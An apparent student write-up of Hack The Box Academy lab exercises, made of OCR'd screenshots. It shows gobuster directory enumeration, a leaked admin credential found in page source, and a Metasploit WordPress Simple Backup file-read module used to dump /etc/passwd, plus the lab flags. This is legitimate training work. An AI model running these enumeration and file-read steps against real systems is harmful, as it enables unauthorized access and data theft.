
5. Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag

HTB{w3b_3num3r4710n_r3v34l5_53cr375}


Applications Places System Wed Jan 28, 10:29 VPN - 10.10.15.224 [ms]
Parrot Terminal
File Edit View Search Terminal Help
[us-academy-1]-[10.10.15.224]-[htb-ac-1987439@htb-v6stmchqw0]-[~]
[*]$ gobuster dir -u http://83.136.248.107:35401/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://83.136.248.107:35401/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/.htaccess (Status: 403) [Size: 282]
/.htpasswd (Status: 403) [Size: 282]


Applications Places System Wed Jan 28, 10:32 VPN - 10.10.15.224 [74.4 ms]
Parrot Terminal
File Edit View Search Terminal Help
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/.htaccess (Status: 403) [Size: 282]
/.htpasswd (Status: 403) [Size: 282]
/.hta (Status: 403) [Size: 282]
/index.php (Status: 200) [Size: 990]
/robots.txt (Status: 200) [Size: 45]
/server-status (Status: 403) [Size: 282]
/wordpress (Status: 301) [Size: 329] [--> http://83.136.248.107:35401/wordpress/]
Progress: 4614 / 4615 (99.98%)
Finished
[us-academy-1]-[10.10.15.224]-[htb-ac-1987439@htb-v6stmchqw0]-[~]
[*]$
we are starting with the robots file



Problem loading page
83.136.248.107:35401/robots
Not Secure
http://83.136.248.107:35401
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
User-agent: *
Disallow: /admin-login-page.php
Menu
[VNC config]
Parrot Terminal
Mozilla Firefox
Applications
Places
System
Wed Jan 28, 10:46
VPN - 10.10.15.224 [74.3 ms]
Mozilla Firefox
Problem loading page
83.136.248.107:35401/robots
83.136.248.107:35401/admin
Not Secure
http://83.136.248.107:35401
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
Admin Panel
Username
Username
Password
Password
Login



Applications Places System Wed Jan 28, 10:47 VPN - 10.10.15.224 [241. ms]
http://83.136.248.107:35401/admin-login-page.php — Mozilla Firefox
Not Secure view-source:http://83.136.248.107:3
HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog
<body>
<form name='login' autocomplete='off' class='form' action='' method='post'>

<h1>
Admin Panel
</h1>

<label for="username">Username</label>
<input name='username' placeholder='Username' type='text'>
<label for="password">Password</label>
<input name='password' placeholder='Password' type='password'>
<!-- TODO: remove test credential admin:password123 -->
<button type="submit" formmethod='post'>Login</button>

</form>
</body>
</html>
credentials
Integrated Terminal



Applications Places System Wed Jan 28, 10:50 VPN - 10.10.15.224 [74.4 ms]
Mozilla Firefox
Problem loading pag
83.136.248.107:35401/
Not Secure http://83.136.248.107:3
HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB Blog
Admin Panel
Username
admin
Password
Login
Integrated Terminal





PUBLIC EXPLOITS


6. **Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)**


HTB{my_f1r57_h4ck}




Applications Places System Thu Jan 29, 00:40 VPN - 10.10.15.186 [ms]
Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) >> search wordpress 5.6.1
[-] No results from search
[msf](Jobs:0 Agents:0) >> search simple backup
Matching Modules
Name Disclosure Date Rank
Check Description
0 auxiliary/scanner/http/wp_simple_backup_file_read . normal
No WordPress Simple Backup File Read Vulnerability
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wp_simple_backup_file_read
[msf](Jobs:0 Agents:0) >>
Click here to hide all windows and show the desktop.
Menu [VNC config] Parrot Terminal Unsaved Doc... Simple Backu... Parrot Terminal
Integrated Terminal


Applications Places System Thu Jan 29, 00:57 VPN - 10.10.15.186 [ms]
Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RHOSTS 94.237.61.202
RHOSTS => 94.237.61.202
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set RPORT 32797
RPORT => 32797
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set TARGETURI /
TARGETURI => /
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> check
[-] This module does not support check.
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> set FILEPATH /etc/passwd
FILEPATH => /etc/passwd
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wp_simple_backup_file_read) >> run[+] File saved in: /home/htb-ac-1987439/.msf4/loot/20260129004514_default_94.237.61.202_simplebackup.tra_501928.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Integrated Terminal



Applications Places System Thu Jan 29, 00:59 VPN - 10.10.15.186 [49.6 ms]
Parrot Terminal
File Edit View Search Terminal Help
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/false
systemd-timesync:x:102:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:103:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
